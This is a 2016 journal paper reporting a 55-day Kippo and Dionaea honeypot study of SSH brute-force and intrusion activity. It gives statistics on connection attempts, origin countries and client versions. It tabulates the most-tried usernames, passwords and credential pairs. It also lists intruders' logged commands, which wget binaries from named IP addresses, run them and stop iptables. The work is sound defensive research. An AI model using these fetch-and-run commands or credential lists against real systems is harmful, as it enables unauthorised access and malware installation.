I. J. Computer Network and Information Security, **2016, 9, 19-26**
Published Online September 2016 in MECS (http://www.mecs-press.org/)
DOI: 10.5815/ijcnis.2016.09.03

Honeypot System for Attacks on SSH Protocol

Solomon Z. Melese
Andhra University CS&SE, Visakhapatnam, 530003, India
E-mail: solwub16@gmail.com

P.S. Avadhani
Andhra University CS&SE, Visakhapatnam, 530003, India
E-mail: psavadhani.csse@auce.edu.in

Abstract—Honeypots are effective network security systems built to study the tactics of attackers and their intents. In this paper, we deployed Kippo honeypot to analyze Secure Shell attacks. Both the dictionary attack and intrusion activities of attackers have been discussed. We collected usernames and passwords that are attempted by dictionary attack targeting Secure Shell service. We have traced the frequently attacking machines based on their IP addresses. We have also recorded the commands they executed after successful logins to the Secure Shell honeypot server. We logged vast amount of connection requests destined to number of ports originated from different locations of the world. From our honeypot system, we have collected attack data that enables us to learn common Secure Shell based attacks.

Index Terms—Secure Shell, Dictionary attack, Kippo, Dionaea, Honeypot, Intrusion.

I. Introduction

As the utilization of Internet and computer networks grow, their threats and vulnerabilities are also getting updated to catch up with the latest technology. Malicious users or hackers had brought lots of losses to organizations either in time or economy perspective. To combat various attacks and minimize risks they imposed on cyber security realm, honeypots are emerging technologies that came to assist network security. Attackers' threat potential and their possible attack capabilities can be studied by making use of honeypot technology. Honeypots [1] are resources set to trap attackers by running services that have common vulnerabilities and then observing their activities in a controlled environment. While deploying honeypots, it is mandatory to consider the risks they may impose on the network and systems. Honeypot systems can be utilized to study various mechanisms of attacks and activities. Moreover, they may be helpful to determine the capability and skill of intruders

A. Types of Honeypots

Based on their purpose honeypots are categorized into two; production and research honeypots. Production honeypots are used in organizations to prevent or delay attacks that may compromise their network. These kinds of honeypots are used to lure attackers by wasting their time while interacting with these deceiving honeypots. While the attackers are inside the honeypots, the network administrator can figure out what to do next and prevent the attacks based on the information collected. The second category of honeypots is research honeypots. Network security experts and researchers use these kinds of honeypots to collect much detail information about attacks. People use research honeypots to gather attack data and then they propose new defense methods for new exploits and vulnerabilities.

According to level of interactions they offer to the attackers, honeypots can be classified into three [2]. Low interaction honeypots as the name implies provide less chance of interaction to the attacker. They are easy to implement and have low risk impact on both network and systems. But, low interaction honeypots collect limited amount of information such as low level connections logging and network flow level information. The second category of honeypots is the medium interaction honeypots. Compared to the low interaction honeypots, these kinds of honeypots give more chance of interactions to attackers in order to gather more detailed information. The last category is high interaction honeypots, which offer real services and operating systems to attackers. These kinds of honeypots allow attackers to have highest interactions level with real systems and allow us to gather as much attack information as possible. The drawback of high interaction honeypots is that they are risky. Attackers can make use of high interaction honeypots to attack other systems. In order to deploy, maintain, configure and analyze, they require high skill network administrator.

B. Kippo

Kippo [3] is a medium interaction honeypot built to study SSH attacks. It has capability of logging all username and password attempts of brute-force and dictionary attacks. After a successful login to the SSH server, it also records every shell interactions made by attackers. In a typical SSH session, the client first establishes TCP connection with the SSH server and then they exchanges authentication information. After the authentication stage of negotiating security algorithms, the client sends SSH login request. SSH server will check the username and password combination to decide whether the client is authorized or not. When we come to

Kippo SSH honeypot all the above steps are the same except the client is now the attacker. Here the usernames and passwords entered by attackers are compared with the pre-configured usernames and passwords lists stored in the *userdb* file. When attackers correctly guessed the username and password, they are allowed to login and execute some commands on the Kippo honeypot server. Kippo honeypot allows executing of few commands such as *ls* and *wget*. Since the honeypot does not realize all real Linux commands, attackers can easily figure out whether they are inside a honeypot or real system.

C. Secure Shell and its Attack

Secure Shell (SSH) [4] is defined as "*a protocol for secure remote login and other secure network services over an insecure network*". SSH and Secure Copy (SCP) are commonly used to facilitate secure remote file transfer and remote login. SSH is the replacement of telnet protocol by enhancing the insecure remote communication feature of telnet to be encrypted. SSH servers listen on TCP port 22. After a TCP connection is made between an SSH server and a client, they both exchange SSH versions information and encryption keys. This authentication stage will decide whether the client is granted remote access or fail to authenticate.

Secure shell protocol is vulnerable to dictionary attack. SSH dictionary attack is a login attempts made by attackers with blind guesses of arbitrary username and password pairs listed in a file. The attackers exhaustively try all those listed passwords and usernames targeting different client machines in a pre-determined time intervals. In SSH dictionary attacks, attackers use two different methods [5]. In the first method, they use a single attacking machine to commence dictionary attacks targeted to multiple SSH servers having different destination IP addresses. The second method is opposite to the first method with respect to numbers of attacking machines. Large set of botnets having different IP addresses are used to attack a single victim SSH server.

The rest of this paper is organized as follow: in section II we introduce the related works on SSH attacks. Section III discusses the honeypot system configuration procedures and the required facilities for deployment of virtual honeypot system. In section IV, we present the deployed honeypot experimental results and discuss activities related to SSH attack. In this section, we discussed various connection attempts made to the honeypot along with the SSH brute-force attacks and intrusions. Finally we conclude the paper in section V.

II. Related Works

Following the spreading of malicious activities, honeypot systems are becoming active research areas. Starting from the early 2000s, when honeypots are emerging, various researches have been done on this area [22]. Typically, network security researchers have been using honeypots to study SSH based attacks. To mention some of them, works such as [6] - [9] and [19] focused their study on SSH based attacks. SSH honeypots are used not only by researchers but also companies; for instance [10] and [11] dedicated their time and effort to study attacks targeting SSH protocol. The studies made on the SSH attacks focused on analyzing both the pre-compromise dictionary attack stage and intrusion. Intrusion refers to the activities done by attackers inside the honeypot after a successful login. Related to SSH attacks, [6] studied attackers' behaviors in more detail using high interaction honeypot which runs for duration of more than a year. During the earlier times when honeypots were newly emerging, researches such as [6] and [7] used high-interaction honeypots to study different kind of attacks. Nowadays, low and medium interaction honeypots are also being developed. Implementing low interaction honeypots imposes minimum risk on both the network and system. The disadvantage of deploying them is, as the interaction level decreases the amount of information gathered from attacks is less compared to high interaction honeypots. But the value of information becomes high even if the depth and amount is less. In this paper, to study SSH targeting attacks, the medium interaction Kippo honeypot has been used.

The other low interaction honeypot called Dionaea [15] is also used to log connection requests and trace various attacks. Any kind of port scans and various connection requests can be analyzed by this honeypot. It also has the capability of collecting malwares that are built for Windows environment. People have used Dionaea honeypot [20] [21] to collect malwares spreading across the Internet.

While deploying honeypots for SSH attacks, there are two approaches used. One can use a single honeypot system configured to collect attack data. The alternative approach of implementing honeypot is to have multiple honeypot systems running in a distributed fashion. Distributed honeypots can be configured to send the gathered data to a central data collecting system. Some works such as [12], [13] and [14] have deployed honeypots located in different geographical locations. The work [12] deployed four distributed high interaction honeypots located in France and United States.

III. Experiment Setup

In this work, we deployed medium and low interaction honeypots to study SSH based attacks and other connection attempts destined to various ports. In our work we have comprised the possible attack scenarios in typical attack process. The first step of attacks on SSH service are the dictionary and brute-force attacks. Following a successful dictionary or brute-force attack, the next step is intrusion. We used Kippo honeypot to capture events of attacks. Kippo has the capability of recording the username and password attempts of the dictionary attack. Besides, it provides shell environment to interact with attackers and records all the commands executed after the successful username and password guess of the dictionary attack. We also employed Dionaea honeypot to record connection attempts destined to number of ports. We have not used the full capabilities of

Dionaea honeypot which is basically built to collect malwares made for SMB protocol vulnerabilities in Windows operating systems. Due to the security issues of ISP that leases our public IP address, the port numbers that are used to collect malwares are filtered and we are only limited to log connection attempts to those ports other than SMB protocol. This hindered us from collecting malwares that use SMB protocol port numbers 445 and 139.

To implement our honeypot system, we setup a virtual environment using VMware workstation. We configured Kippo and Dionaea honeypots on the virtual Ubuntu 12.04 guest operating system. The hosting machine is also Ubuntu Operating system. After appropriate installation procedures, the honeypot server was set ready to capture SSH based attack events and other connection probes. Our honeypot was having a public IP address so that it would be easily accessed from the Internet. We write shell scripts that periodical stores log files to external data storage. In order to monitor the activities of attacks, we have installed a web based visualization tool called Kippo-graph configured securely on port 8765. It helps us to follow up each activity of attackers at any time and allow us to take measure if any unexpected activities happen.

The Kippo honeypot, which is built in python programming language, is configured to accept SSH connection requests on TCP port 22. It logs each activity of attacker including username and password attempts and commands run by attackers. Since the honeypot stores connection attempts and related information to MySQL database, we have installed MySQL server on the system. All shell commands entered by attackers are stored in the database. Besides, the binaries that are downloaded by attackers are stored in separate folder for later inspection. After the system setup stage is completed, the SSH honeypot server run for a period of 55 days (from November 11, 2015 to January 4, 2016). In this time period, we have collected large amount of information to study the behaviors of common attacks on SSH protocol. In the next section we will see attacks scenarios that we have captured from our honeypot system.

IV. Results and Discussion

In this section we will first present the observation of attacks gathered from Dionaea honeypot. Then, we will see the attacks targeted to SSH service. Using these honeypot tools we have collected attack data for about 55 days. Fig. 1 presents both the number of SSH connection attempts (port 22) as well as other ports' connection counts for the month December 2015 taken out of the total 55 days. As it is shown in the figure the honeypot recorded up to 3,385 connection requests to different ports in a day. We also observed that the number of SSH connection requests grow starting from the mid month of December onwards. The growth of this connection during the second part of the month is logical because the attackers are aware of the presence of our honeypot, and thus they will attack with more botnets.

A. Connection Attempts

The Dionaea honeypot recorded a total of 57,250 connection request probes destined to various ports. The connection requests are originated from 10,830 unique IP addresses across the world. This figure does not consider the SSH connection attempts. SSH connection attempts made to the honeypot are separately discussed in the next sub section. Most of the connections are targeting few numbers of ports. Specifically, most of the connection requests are targeting web related and MySQL ports. Fig. 2 shows the top 10 port numbers which are targeted by attackers. Port number 1433, which is Microsoft SQL server port, has recorded maximum number of connection attempts. The second ranked port number, 8765 is the port that we have assigned to the Kippo-graph for the purpose of SSH attack data analysis. The rest ports such as 8080, 80 and 433 are ports related to web hosting services.



Fig.1. SSH and Other Port Numbers Connection Attempts for the December 2015.



Fig.2. Connection Attempt Ports Distribution.

The connection attempts, which are mostly targeting non-standard ports, are made continuously throughout of the day. Attackers are originated from different locations of the world. Some IP addresses probed our honeypot repeatedly.

B. SSH Dictionary Attacks

In this section, we summaries the brute-force and dictionary attack results collected from our SSH honeypot sever. The honeypot encounters about 16,558 SSH connection attempts in 55 days. The attacks are consisting of 32,695 login attempts coming from 683 unique IP addresses across the world.

Attackers commence dictionary attack to gain access to the honeypot. We have observed 279 distinct usernames guessed by attackers. This amount of username is less when we compare it with the total 32,695 login attempts. Therefore we can say that attackers are only focused on common usernames. The most frequently used username as one can simply guess is *root*. They used this username 17,553 times, in their login attempts, which is about 53 percent of the total login attempts. The next frequently used username is *admin* which occurs more than 10 percent of total login attempts. Table 1 shows the top 10 usernames with their login attempt counts. The rest usernames attempted include common first names such as *jack*, *mike* or *david* and they also use common service names like *mail*, *apache*, or *oracle*.

Our honeypot collected username and password attempts of attackers. We have configured Kippo honeypot with common passwords that can easily be guessed by attackers. Totally we have collected 11,215 unique passwords. The most frequently attempted password, which occurs 1,564 times of total login attempts, is *admin*. About 6,316 passwords were used with the same username and password combinations. Table 2 shows top 10 passwords used by the attackers based on their frequency.

Table 1. Top 10 Usernames.

Rank	usernames	attempts	percent
1	root	17553	53.68
2	admin	3409	10.43
3	bnet	3301	10.09
4	user	1037	3.17
5	ubnt	834	2.55
6	test	740	2.26
7	support	672	2.05
8	guest	647	1.98
9	ftp	360	1.10
10	ftpuser	352	1.08

Table 2. Top 10 Passwords.

Rank	Password	attempts	percent
1	(username)	6,316	19.32
2	admin	1,564	4.78
3	root	880	2.69
4	123456	712	2.18
5	password	705	2.15
6	1234	688	2.10
7	ubnt	548	1.67
8	support	444	1.36
9	test	415	1.27
10	user	413	1.26

We have also observed the common username and password combinations as shown in the table 3. Most of the usernames and passwords attempted are using *admin* and *root* as username and password. The username password combination *root/123456* occurs about 591 times. Because this username and password combination is configured to be one of the legitimate credential, attackers have been granted access to the honeypot at least 591 times.

Table 3. Top 10 Username/Password Combinations.

Rank	Username/password	Attempts	Percent
1	admin/admin	954	2.92
2	root/root	809	2.47
3	root/123456	591	1.81
4	root/admin	535	1.63
5	ubnt/ubnt	531	1.62
6	root/””	525	1.60
7	support/support	436	1.33
8	admin/password	434	1.32
9	guest/guest	408	1.24
10	user/user	403	1.23

When we come to the addresses where attacks originated, a total of 683 distinct IP addresses connected to the Kippo honeypot. We try to locate the places where the attackers commence their attacks based on the online IP address locator utilities [16] and [17]. A single IP

address from Sri lanka attempted to login for about 1,572 times. The second frequently attacking IP address has made connection attempts of 1,137. Fig. 3 shows the top 10 countries where attackers are originating. China takes the first place which was connected 7,035 times out of the total 16,558 connections. Next to china, France is the next most frequently connected country. Fig. 4 shows top 10 countries that have made SSH connections to our honeypot.



Fig.3. Top 10 Countries that Attack Our Honeypot SSH Server.

Attackers use various SSH client versions to connect to the SSH server. As shown in the fig. 5, the most frequently used version is libssh2 version 1.4.3. Libssh is a multiplatform C library implementing both the client and server SSH protocol. The second most frequently attacking client SSH version is JSCH. JSCH is a pure Java implementation of SSH2. This tool facilitates integrating its functionality into any Java program. This facility is helpful for attackers to develop their own SSH client based on their malicious intents.

Let us see numbers of login attempts based on the time of the day. Within the deployment period, we keep the honeypot to run continuously for 24 hours. Fig. 6 shows the number of login attempts at different time of the day. Maximum numbers of SSH login attempts are observed at 1 AM (local time) and minimum numbers of login attempts are recorded at 7 AM (local time).



Fig.4. Top IP Addresses That Connect the SSH Server



Fig.5. Top 10 SSH Client Versions.



Fig.6. Login Attempts Distribution on the 24 Hours (Local Time).

C. Intrusions

We have configured Kippo honeypot to have 6 passwords. If attackers use one of these passwords, they succeed to login to the honeypot. After they found the correct username and password combination using brute-force or dictionary attack, their next step is running Linux shell commands. From the total 683 attacking machines, 87 of them succeed to correctly guess the right password and username combination. And from these successful attacking machines, only 17 of them run shell commands. Intrusion may start the moment they first login or after some period of time ranging from 30 minutes up to even few days. The most frequently executed commands are shown in the table 4. When we come to the number successful attacks, we observed 710 total numbers of successful logins from 87 IP addresses (a single IP logins multiple times). And the commands that are run after the successful logins are totally 504. From these total commands, we found 133 distinct shell commands. Further, from those total Linux commands, 97 of them are commands used to download executable binaries from malicious servers. Attackers downloaded 13 executable files, which are saved to our honeypot system. Fig. 7 shows a screen shoot of the Kippo-graph web based analysis tool displaying the downloaded binary URLs.



Fig.7. Kippo-graph Keystrokes Screen Capture.

Table 4. The Most Frequently Entered Commands.

Top commands run by attackers	count
cd /tmp	64
exit	61
wget -O /tmp/jiao-25 http://121.12.173.62:81/jiao-25	25
./jiao-25	25
wget http://222.186.34.203:88/jiebao-25	13
chmod 777 jiebao-25	13
./jiebao-25	13
wget -O /tmp/ssd http://121.12.173.62:81/ssd	12
chmod 0755./ssd	12
./ssd	12
service iptables stop	9

Now, let us see typically the sequence of commands most attackers executed. As soon as they login most of them start to download their binary file into *tmp* folder using *wget* command. Then, they change the working directory to execute the downloaded binary. Usually, they use *nohup* command to execute their commands. This utility makes sure that their commands keep running even after the shell interaction terminates when they exit. After they exit, they will come back 10 or more minutes later and do the same sequence of step again and again.

Since the Kippo honeypot cannot really executed their binary files, they come back to retry to download the same files and execute it again. This shows that they have a means of checking whether their binary has been executed or not. We suspect that each of their downloaded binary has a capability of notifying its presence in the honeypot system. If that is not the case, they will not download the same binary and execute it repeatedly. In addition, after a number of failed attempts, some of them try to change the file attribute to make it executable. Some of the attackers try to stop IPtable service. The effort to stopping IPtable indicates that either they suspected the presence of our honeypot or they simply thought the system runs firewall.

V. Conclusion

From our honeypot deployment, we observed that attackers first guess credentials by their automated dictionary attack. The honeypot recorded all the login username and password attempts. We presented the most frequently used usernames and passwords, so that one can avoid using any of these vulnerable usernames and passwords. After they get login to SSH server, almost all of the attackers start their intrusion by downloading tools from servers. Since they use readymade programs developed by hackers, we can classify them as a Script Kiddies. We also try to list out the most frequently used shell commands executed by attackers. We traced the attackers' location based on their IP addresses and we come across with the same conclusion as other works on SSH targeting attacks. Most of the attacks are originated from China. Dionaea honeypot recorded number of connection requests destined to various ports. From the connection request probes, the attackers focused on web related and MySQL ports. Using Dionaea we may collect malwares that use the SMB protocol vulnerabilities. But our network nature does not allow using those SMB protocol ports. We have collected attack information by setting up our honeypot for 55 continuous days. Since, the Kippo honeypot emulates the SSH service, attackers can easily detect that they are interacting with a honeypot. As a future work, we recommend to use very controlled high-interaction honeypots. High interaction honeypots will let one gather deeper level of information that cannot be collected from Kippo medium interaction honeypot. Besides, high interaction honeypots cannot easily be identified by attacks.

Reference

[1] The Honeynet Project. Know Your Enemy: Honeynets (May 2005) http://old.honeynet.org/papers/honeynet/

[2] L. Spitzner, "Honeypots: Tracking Hackers," Boston, USA: Addison-Wesley, Parson Education, ISBN 0-321-10895-7, 2003.

[3] Kippo: An ssh honeypot. https://github.com/desaster/kippo.

[4] The Secure Shell Protocol Architecture, https://www.ietf.org/rfc/rfc4251.txt

[5] Akihiro Satoh, Yutaka Nakamura, Takeshi Ikenaga "A Flow-based Detection Method for Stealthy Dictionary Attacks against Secure Shell". Journal of Information Security and Applications, Vol 21, pp 31-41, April 2015.

[6] V. Nicomette, M. Kˆaaniche, E. Alata, and M. Herrb, "Set-up and Deployment of a High Interaction Honeypot: Experiment and Lessons Learned," Journal in Computer Virology, vol. 7, no. 2, pp. 143–157, Mai 2011.

[7] D. Ramsbrock, R. Berthier, and M. Cuckier, "Profiling Attacker Behavior Following SSH Compromises," in Proceedings of the 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, 2007, pp. 119–124.

[8] Koniaris, I. Papadimitriou, G. ; Nicopolitidis, P. "Analysis and Visualization of SSH Attacks Using Honeypots", in proceedings of EuroCon, Zagreb, Croatia 1-4 July 2013, page 65 – 72.

[9] J. C. Klein Keane, "Using Kojoney Open Source Low Interaction Honeypot to Develop Defensive Strategies and Fingerprint Post Compromise Attacker Behavior," HITB Magazine, Volume 1, Issue 3, pp. 4–14, 2010.

[10] Christian Seifert, "Analyzing Malicious SSH Login Attempts", November 2010, http://www.symantec.com/connect/articles/analyzing-malicious-ssh-login-attempts

[11] "Observations of Login Activity in an SSH Honeypot," Cisco Security Intelligence Operations, 2009. Available: http://www.cisco.com/web/about/security/intelligence/ssh-security.html

[12] I. Studnia, V. Nicomette, M. Kˆaaniche, and E. Alata, "A Distributed Platform of High Interaction Honeypots and Experimental Results", Conf. on Privacy, Security and Trust (PST), 2012 Tenth Annual, Jul 2012 pp 229 - 230

[13] J. Owens and J. Matthews, "A Study of Passwords and Methods Used in Brute-Force SSH Attacks." In USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), 2008.

[14] Craig Valli, "SSH - Somewhat Secure Host", Cyberspace Safety and Security, Volume 7672, Springer Berlin Heidelberg, 2012.

[15] Dionaea: A low interaction honeypot. https://github.com/rep/dionaea.
[16] Geo-location Utilities, http://www.infobyip.com/ipbulklookup.php
[17] Geo-location Utilities, http://www.ipligence.com/iplocation
[18] J. Owens and J. Matthews "A Study of Passwords and Methods Used in Brute-Force SSH Attacks
[19] Esmaeil Kheirkhah, Sayyed Mehdi, Poustchi Amin, Hediyeh Amir, Jahanshahi Sistani and Haridas Acharya "An Experimental Study of SSH Attacks by using Honeypot Decoys" Indian Journal of Science and Technology, vol. 6, no. 12, pp. 5567-5578, December, 2013.
[20] Al Awadhi, E. Salah, K.; Martin, T. "Assessing the security of the cloud environment" GCC Conference and Exhibition (GCC), Pp 251 – 256, 2013 Nov. 2013.
[21] Saxena, U. Bachhan, O.P.; Majumdar, R. "Static and dynamic malware behavioral analysis based on arm based board" Conf. on Computing for Sustainable Global Development (INDIACom), pp 272 - 277 Mar 2015.
[22] Matthew L. Bringer, Christopher A. Chelmecki, Hiroshi Fujinoki "A Survey: Recent Advances and Future Trends in Honeypot Research" International Journal of Computer Network and Information Security. V. PP.63-75. 2012.

Authors' Profiles

Solomon Zemene received his M.Tech in Electronics and Computer Engineering from Addis Ababa University, Ethiopia. He is currently a PhD candidate in Andhra University, Visakhapatnam, India. His research interest includes Network Security and Cryptography.

Dr. P. S. Avadhani is a professor in the department of Computer Science and systems Engineering of Andhra University. He did his Masters Degree and PhD from IIT, Kanpur. He has guided 15 Ph. D Scholars from various institutes. He received many honors and he has been the member for many expert committees, member of Board of Studies for various universities, Resource person etc for various organizations. He is a Life Member in CSI, AMTI, ISIAM, ISTE, YHAI and in the International Society on Education Technology. He is also a Member of IEEE, and a Member in AICT. He has published about 200 refereed scientific papers. His research areas include Cryptography, Data Security, Algorithms, and Computer Graphics, Digital Forensics and Cyber Security. He has supervised the dissertations of 15 doctoral students. Invited by Microsoft Corporation to Malaysia to attend a conference on .Net Technologies, June 2004. He served as member of National Board of Accreditation of AICTE and inspected various Engineering Colleges all over India as a member of NBA. Delivered Invited talks at many National and International Conferences, Chaired many sessions at National and International Conferences at many places in India and abroad.

How to cite this paper: Solomon Z. Melese, P.S. Avadhani,"Honeypot System for Attacks on SSH Protocol", International Journal of Computer Network and Information Security(IJCNIS), Vol.8, No.9, pp.19-26, 2016.DOI: 10.5815/ijcnis.2016.09.03